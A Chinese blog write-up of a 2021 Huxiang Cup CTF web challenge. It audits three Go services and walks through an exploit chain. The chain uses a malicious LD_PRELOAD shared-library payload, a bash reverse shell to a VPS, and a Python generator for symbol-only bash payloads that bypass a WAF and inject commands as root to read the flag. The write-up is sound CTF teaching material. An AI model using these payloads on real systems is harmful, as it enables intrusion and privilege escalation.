2021湖湘杯WEB

原创

airrudder 于 2022-03-02 10:27:44 发布 166 收藏

分类专栏： CTF NSSCTF 文章标签： CTF 湖湘杯

本文链接：https://blog.csdn.net/hiahiachang/article/details/123223959

CTF 同时被 2 个专栏收录

29 篇文章 4 订阅

订阅专栏

NSSCTF

3 篇文章 0 订阅

订阅专栏

文章目录

2021 湖湘杯

MultistaeAgency

分析参考文章：2021湖湘杯决赛-MultistageAgency。

一道 Golang 的题目，附件目录结构如下所示：

```
tree
.
├── Dockerfile
├── dist
│   ├── index.html
│   └── static
│       ├── css
│       │   ├── app.21c401bdac17302cdde185ab911a6d2b.css
│       │   └── app.21c401bdac17302cdde185ab911a6d2b.css.map
│       ├── img
│       │   └── ionicons.49e84bc.svg
│       └── js
│           ├── app.67303823400ea75ce4a3.js
│           ├── app.67303823400ea75ce4a3.js.map
│           ├── manifest.3ad1d5771e9b13dbdad2.js
│           ├── manifest.3ad1d5771e9b13dbdad2.js.map
│           ├── vendor.a7c8fbb85a99c9e2bbe8.js
│           └── vendor.a7c8fbb85a99c9e2bbe8.js.map
├── docker-compose.yml
├── flag
├── go.mod
├── go.sum
├── proxy
│   └── main.go
├── secret
│   └── key
├── server
│   └── main.go
├── start.sh
├── vendor
│   ├── github.com
│   │   └── elazarl
│   │       └── goproxy
│   │           ├── ......
│   └── modules.txt
└── web
    └── main.go

13 directories, 41 files
```

从 **Dockerfile** 文件中知道

```
golang 代码编译命令，生成二进制文件路径
flag 文件权限 400，表示只有 root 能读
```

Dockerfile

附件 > Dockerfile > ...

```
1   FROM golang:latest
2
3   RUN mkdir -p /code/logs
4
5   COPY . /code
6
7   WORKDIR /code
8
9   RUN go build -o bin/web web/main.go && \
10      go build -o bin/proxy proxy/main.go && \
11      go build -o bin/server server/main.go
12
13  RUN chmod -R 777 /code
14
15  RUN useradd web
16
17  ADD flag /flag
18
19  RUN chmod 400 /flag
20
21  ENTRYPOINT  "/code/start.sh"
```

接着看 **start.sh** 文件：

```
以 web 用户分别运行 web 和 proxy 两个二进制文件
以 root 用户启动 server 二进制文件
```

附件 > $ start.sh

```
1  echo `cat /proc/sys/kernel/random/uuid  | md5sum |cut -c 1-9` > /tmp/secret/key
2  su - web -c "/code/bin/web 2>&1  >/code/logs/web.log &"
3  su - web -c "/code/bin/proxy 2>&1  >/code/logs/proxy.log &"
4
5  /code/bin/server 2>&1  >/code/logs/server.log &
6
7  tail -f /code/logs/*
```

再看 **docker-compose.yml** 文件，只映射出了一个端口。

附件 > docker-compose.yml

```yaml
version: "3.0"

services:
  web:
    build: .
    image: multi_stage_agency
#    volumes:
#      - .:/code
#    command: tail -f /dev/null
    ports:
    - 19090:9090
#    - 19091:9091
#    - 18080:8080
```

通过查看 **proxy/main.go**、**server/main.go**、**web/main.go** 可知只有 web 能够访问

```
proxy  服务开在 8080 端口
web    服务开在 9090 端口
server 服务开在 9091 端口
```

开始代码审计，首先看 **web/main.go** 主函数，主要就是设置路由，开放在 9090 端口：

```go
func main() {
 // 查看 secret/key
 file, err := os.Open("secret/key")
 if err != nil {
  panic(err)
 }
 defer file.Close()
 content, err := ioutil.ReadAll(file)
 SecretKey = string(content)
    // 设置了一堆路由
 http.HandleFunc("/", IndexHandler)
 fs := http.FileServer(http.Dir("dist/static"))
 http.Handle("/static/", http.StripPrefix("/static/", fs))
 http.HandleFunc("/token", getToken)
 http.HandleFunc("/upload", uploadFile)
 http.HandleFunc("/list", listFile)
 log.Print("start listen 9090")
 err = http.ListenAndServe(":9090", nil)
 if err != nil {
  log.Fatal("ListenAndServe: ", err)
 }
}
```

看其默认路由 `/`，没啥东西，就是输出 dist/index.html。

看其 `/token` 路由，主要是请求 server 的 getToken 函数获取 token，并设置环境变量，环境变量是我们请求时传入的参数，是可控的。

```
func getToken(w http.ResponseWriter, r *http.Request) {
 //接收请求的参数
 values := r.URL.Query()
 fromHostList := strings.Split(r.RemoteAddr, ":")
 fromHost := ""
 if len(fromHostList) == 2 {
  fromHost = fromHostList[0]
 }
 r.Header.Set("Fromhost", fromHost)
 // 拼接参数，携带一个请求头 Fromhost 去请求 127.0.0.1:9091，即 server 的 getToken
 command := exec.Command("curl", "-H", "Fromhost: "+fromHost, "127.0.0.1:9091")
 for k, _ := range values {
  // 设置执行命令时的环境变量。这里的环境变量是用户可控的
  command.Env = append(command.Env, fmt.Sprintf("%s=%s", k, values.Get(k)))

 }
 outinfo := bytes.Buffer{}
 outerr := bytes.Buffer{}
 command.Stdout = &outinfo
 command.Stderr = &outerr
 err := command.Start()
 //res := "ERROR"
 if err != nil {
  fmt.Println(err.Error())
 }
 res := TokenResult{}
 // command.Start() 与 command.Wait() 命令执行
 if err = command.Wait(); err != nil {
  res.Failed = outerr.String()
 }
 // 获取执行的结果
 res.Success = outinfo.String()

 msg, _ := json.Marshal(res)
 w.Write(msg)

}
```

看其 `/upload` 路由，主要是上传文件到 `upload/[token]/[filename]`，其中 filename 是通过 `RandStringBytes` 函数随机生成的 5 个字符。

```go
func uploadFile(w http.ResponseWriter, r *http.Request) {

 if r.Method == "GET" {
  fmt.Fprintf(w, "get")
 } else {
  values := r.URL.Query()
  token := values.Get("token")
  fromHostList := strings.Split(r.RemoteAddr, ":")
  fromHost := ""
  if len(fromHostList) == 2 {
   fromHost = fromHostList[0]
  }
  //验证token
  if token != "" && checkToken(token, fromHost) {
            // 文件所在目录 uploads/<token>/
   dir := filepath.Join("uploads",token)
   if _, err := os.Stat(dir); err != nil {
    os.MkdirAll(dir, 0766)
   }

   files, err := ioutil.ReadDir(dir)
            // 文件数量大于 5 个，请求 127.0.0.1:9091/manage
   if len(files) > 5 {
    command := exec.Command("curl", "127.0.0.1:9091/manage")
    command.Start()

   }

   r.ParseMultipartForm(32 << 20)
   file, _, err := r.FormFile("file")
   if err != nil {
    msg, _ := json.Marshal(UploadFileResult{Code: err.Error()})
    w.Write(msg)
    return
   }
   defer file.Close()
            // 文件名是随机产生的 5 位字符串
   fileName := RandStringBytes(5)
            // 文件路径 uploads/<token>/<5位随机字符串>
   f, err := os.OpenFile(filepath.Join(dir, fileName), os.O_WRONLY|os.O_CREATE, 0666)
   if err != nil {
    fmt.Println(err)
    return
   }
   defer f.Close()
   io.Copy(f, file)
   msg, _ := json.Marshal(UploadFileResult{Code: fileName})
   w.Write(msg)
  } else {
   msg, _ := json.Marshal(UploadFileResult{Code: "ERROR TOKEN"})
   w.Write(msg)
  }

 }
}
```


checkToken 函数使用 `md5(SecretKey+ RemoteIp)` 来验证 token。

其 `/list` 路由就是列上传目录的文件，也没什么好说的。

看 **proxy/main.go** 主函数，开放在 8080 端口，引用 `github.com/elazarl/goproxy` 包实现 http 代理，为每个请求的 header 头部加上 `Secretkey` 字段，值就是 `secret/key` 的内容。

```
package main

import (
 "github.com/elazarl/goproxy"
 "io/ioutil"
 "log"
 "net/http"
 "os"
)

func main() {
 file, err := os.Open("secret/key")
 if err != nil {
  panic(err)
 }
 defer file.Close()
 content, err := ioutil.ReadAll(file)
 SecretKey := string(content)
 proxy := goproxy.NewProxyHttpServer()
 proxy.Verbose = true
 proxy.OnRequest().DoFunc(
  func(r *http.Request,ctx *goproxy.ProxyCtx)(*http.Request,*http.Response) {
   // 往请求头部添加字段
   r.Header.Set("Secretkey",SecretKey)
   return r,nil
  })
 log.Print("start listen 8080")
 log.Fatal(http.ListenAndServe(":8080", proxy))
}
```


我们再来看看其中一个 js 文件 `app.67303823400ea75ce4a3.js`，它的 SourceMap 也给出了：




我们借助 reverse-sourcemap 工具从 JS 的 SourceMap 中还原源代码：

```
npm install --global reverse-sourcemap
reverse-sourcemap -v app.67303823400ea75ce4a3.js.map -o test
```

发现请求 token 会自动加上 `?http_proxy=127.0.0.1:8080`。




当然上传文件的时候也会自动加上 token，并且会在 console 处打印出 token。




所以自己的 token 还是非常方便拿到的。

直接访问 `/token?http_proxy=127.0.0.1:8080` 就能拿到 `token=2ea6a3a71d0b2db658544f67f1468897`：



或者首页直接打开 Console 也能看到：



看 **server/main.go** 主函数，开放在 9091 端口，设置路由

```
func main() {
 file, err := os.Open("secret/key")
 if err != nil {
  panic(err)
 }
 defer file.Close()
 content, err := ioutil.ReadAll(file)
 SecretKey = string(content)
 http.HandleFunc("/", getToken)      //设置访问的路由
 http.HandleFunc("/manage", manage) //设置访问的路由
 log.Print("start listen 9091")
 err = http.ListenAndServe(":9091", nil) //设置监听的端口
 if err != nil {
  log.Fatal("ListenAndServe: ", err)
 }
}
```

看其默认路由就是 getToken 函数，获取请求 header 头中的 `Secretkey`，与在主函数中打开的 `secret/key` 内容做对比，用这样的方法来确定请求来源是本地，也就是通过 8080 端口的代理访问过来的。获取请求 header 头中的 `Fromhost` 作为请求 ip，计算 `md5(Secretkey+Fromhost)` 作为返回的 `Token`。

```go
func getToken(w http.ResponseWriter, r *http.Request) {
 header := r.Header
 token := "error"
 //从 header 头信息中取出 Secretkey
 var sks []string = header["Secretkey"]
 sk := ""
 if len(sks) == 1 {
  sk = sks[0]
 }
 var fromHosts []string = header["Fromhost"]
 fromHost := ""
 if len(fromHosts) == 1 {
  fromHost = fromHosts[0]
 }
    // 比较 SecretKey
 if fromHost != "" && sk != "" && sk == SecretKey {
  data := []byte(sk + fromHost)
  has := md5.Sum(data)
  token = fmt.Sprintf("%x", has)
 }
 fmt.Fprintf(w, token)
}
```

看其 `/manage` 路由，获取请求参数 `m`，通过 `waf` 函数限制。

其中 waf 函数如下所示，禁止用 `. * ?` ，以及如果是字母，则只能出现一个，不过该字母可重复。

```go
func waf(c string) bool {
 var t int32
 t = 0
 blacklist := []string{".", "*", "?"}
 for _, s := range c {
  for _, b := range blacklist {
   if b == string(s) {
    return false
   }
  }
        // A-Z a-z
  if unicode.IsLetter(s) {
           // 如果下一个字符的 ascii 等于上一个字符，则继续；如果不是，则返回 false
   if t == s {
    continue
   }
   if t == 0 {
    t = s
   } else {
    return false
   }
  }
 }

 return true
}
```

若参数 `m` 通过 waf 检验，则会拼接到 `rm -rf uploads/` 后面，然后去执行这条命令，并返回结果：

```go
func manage(w http.ResponseWriter, r *http.Request) {
 values := r.URL.Query()
 m := values.Get("m")
 if !waf(m) {
  fmt.Fprintf(w, "waf!")
  return
 }
 // 清空文件
 cmd := fmt.Sprintf("rm -rf uploads/%s", m)
 fmt.Println(cmd)
 // 执行命令
 command := exec.Command("bash", "-c", cmd)
 outinfo := bytes.Buffer{}
 outerr := bytes.Buffer{}
 command.Stdout = &outinfo
 command.Stderr = &outerr
 err := command.Start()
 res := "ERROR"
 if err != nil {
  fmt.Println(err.Error())
 }
 if err = command.Wait(); err != nil {
  res = outerr.String()
 } else {
  res = outinfo.String()

 }
 fmt.Fprintf(w, res)
}
```

代码到这里几乎审计完了，总结一下，用户可控的点：

```
web 权限：
web/main.go 中的 command.Env 环境变量可控，可以随意构造
web/main.go 中的上传文件功能，可以上传任意文件到服务器

root 权限：
server/main.go 中参数 m 可控，不过 9091 端口没有映射出来，不能直接访问到
```

从 Dockerfile 中知道 flag 权限为 `400`，即只有 root 能查看。

由 **web/main.go** 两处能想到利用 `LD_PRELOAD`，通过上传一个恶意的 `.so` 文件并设置 `LD_PRELOAD` 环境变量。执行 `curl` 时，就会执行恶意 `.so` 文件中的代码，从而完成命令执行，不过此时也只是 web 权限，并不能查看 flag 文件。所以借助此跳板去访问 `127.0.0.1:9091`，该服务是用 root 权限起来的，我们只要绕过 waf 并完成命令注入即可。

写一个恶意文件：

```c
#include <stdlib.h>
#include <string.h>
__attribute__((constructor))void payload() {
    unsetenv("LD_PRELOAD");
    const char* cmd = getenv("CMD");
    system(cmd);
}
```


通过 gcc 编译成 `.so` 文件并上传：

```
gcc -shared -fPIC exp.c -o exp.so
```

文件路径为 `/code/uploads/<token>/<5位随机文件名>`。

```
http://1.14.71.254:28097/token?LD_PRELOAD=/code/uploads/2ea6a3a71d0b2db658544f67f1468897/XVlBz&CMD=id
```

```
{"success":"uid=1000(web) gid=1000(web) groups=1000(web)\nerror","failed":""}
```



命令执行成功，接着弹个 shell 回来

```
/token?LD_PRELOAD=/code/uploads/2ea6a3a71d0b2db658544f67f1468897/XVlBz&CMD=bash -c 'exec bash -i %26>/dev/tcp/vps_ip/2333 <%261'
```

因为 `/flag` 只有 root 用户才能读，启动的服务中只有 `bin/server` 是通过 root 来启动的，所以只能利用它来进行读取 `/flag`，现在我们可以在弹回的 shell 中用 curl 去请求 `127.0.0.1:9091` 来访问 server。不过关键点就在于如何绕过 waf，从而完成命令注入。

可以利用位运算和进制转换的方法利用符号构造数字，参考 34c3 CTF minbashmaxfun writeup 文章里的 convert.py 脚本生成 payload：

```python
import sys
from urllib.parse import quote

# a = "bash -c 'expr $(grep + /tmp/out)' | /get_flag > /tmp/out; cat /tmp/out"
a = 'cat /flag'
if len(sys.argv) == 2:
    a = sys.argv[1]

out = r"${!#}<<<{"

for c in "bash -c ":
    if c == ' ':
        out += ','
        continue
    out += r"\$\'\\"
    out += r"$(($(($((${##}<<${##}))#"
    for binchar in bin(int(oct(ord(c))[2:]))[2:]:
        if binchar == '1':
            out += r"${##}"
        else:
            out += r"$#"
    out += r"))"
    out += r"\'"

out += r"\$\'"
for c in a:
    out += r"\\"
    out += r"$(($(($((${##}<<${##}))#"
    for binchar in bin(int(oct(ord(c))[2:]))[2:]:
        if binchar == '1':
            out += r"${##}"
        else:
            out += r"$#"
    out += r"))"
out += r"\'"

out += "}"
print('out =', out)
print('quote(out) =', quote(out))
```

前面用 `;` 的 url 编码 `%3b` 分隔两个命令：

```
curl http://127.0.0.1:9091/manage?m=%3b%24%7B%21%23%7D%3C%3C%3C%7B%5C%24%5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%
23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%7B%23%23%7
D%24%23%29%29%5C%27%5C%24%5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23
%7D%24%23%24%23%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23%24%7B%23%23%7D%29%29%5C%27%5C%24%5C%27%5C%5C%24%28%28%
24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%23%24%7B%23%23%7D%24%23%24%23%24%23%24%7
B%23%23%7D%24%7B%23%23%7D%29%29%5C%27%5C%24%5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29
%29%23%24%7B%23%23%7D%24%23%24%23%24%7B%23%23%7D%24%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23%29%29%5C%27%2C%5C%24%
5C%27%5C%5C%24%28%28%24%28%28%24%7B%23%23%7D%3C%3C%24%7B%23%23%7D%29%29%23%24%7B%23%23%7D%24%7B%23%23%7D%24%23%2
